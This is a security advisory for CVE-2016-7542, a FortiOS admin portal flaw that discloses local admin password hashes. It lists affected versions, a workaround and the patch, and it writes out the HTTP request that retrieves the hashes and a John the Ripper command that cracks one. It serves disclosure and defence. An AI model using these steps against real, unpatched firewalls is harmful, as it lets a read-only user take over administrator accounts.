MWR LABS

Security Advisory

FortiOS – Local Admin Hash Disclosure

13/12/2016

Software	FortiOS
Affected Versions	FortiOS 5.2.0 - 5.2.9, 5.4.1
CVE Reference	CVE-2016-7542
Author	Bryan Schmidt
Severity	Medium
Vendor	Fortinet
Vendor Response	Patch released.

Description:

FortiOS is the operating system that powers Fortinet's next generation firewalls. The operating system provides administrative features for the firewall through an admin portal available through an HTTPS connection. It was discovered that the admin web portal disclosed all password hashes for local admin accounts through web requests made when visiting the 'Administrators' tab within the admin portal.

MWR only tested the FortiGate v5.2.7, build718 (GA) 1500D admin portal. It was reported by Fortinet that this vulnerability effected multiple versions of FortiOS.

Impact:

An authenticated attacker could obtain the admin hashes for all of the local admin accounts for the FortiOS device. An attacker with read-only access to the administrative portal could use this vulnerability to elevate their permission level to that of a read-write user by cracking the obtained hashes.

Cause:

An error in the logic handling the request and response for the Administrators tab of the FortiOS admin portal returned password hashes instead of the default value returned by other requests involving admin accounts.

Interim Workaround:

At the time of testing, local accounts appeared to be the only type of accounts effected. As a workaround, an external authentication mechanism such as using a RADIUS server for authentication is advised.

Solution:


The vendor has provided the following patch information:

- Upgrade to FortiOS 5.4.2 GA
- Upgrade to FortiOS 5.2.10 GA

Fortinet Advisory: http://fortiguard.com/advisory/FG-IR-16-050

Technical details

It was discovered that the FortiGate administrative portal disclosed local administrative hashes through web requests. Below is a screenshot of the 'Administrators' tab that is vulnerable to the hash disclosure:



The request that is made when visiting this tab is as follows:

```
GET /p/system/admins/json/ HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: https://example.com/p/system/admins/
Cookie: APSCOOKIE_1234344545353897678 6=[snip]; ccsrftoken=[token]; opmode=cmgmt;
csrftoken=[token]
Connection: close

If-Modified-Since: Tue, 14 Aug 2016 20:22:36 GMT
```

In the response returned, the password hash for the 'test_admin' user is revealed in the JSON. The following screenshot shows the Base64 encoded password hash outlined in black:

The cleartext of the hash was obtained by using the password cracking tool John the Ripper. The following screenshot shows John successfully cracking the hash for the test_admin user:

```
root@kali:~/Desktop/testing/fortinet/evidence/hash_disclosure# john --wordlist=/usr/share/wordlists/rockyou.txt --rules  hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Fortigate, FortiOS [SHA1 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Admin123         (?)
1g 0:00:00:01 DONE (2016-08-30 16:29) 0.8403g/s 1872Kp/s 1872Kc/s 1872KC/s Angel78..609660
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Detailed Timeline

Date	Summary
26/08/2016	Issue reported to vendor
15/09/2016	Response received by vendor
19/09/2016	Advisory sent to vendor
02/12/2016	Contacted vendor for status of patch. Vendor notified MWR that a patch has been released for FortiOS versions 5.2.10 GA and 5.4.2 GA.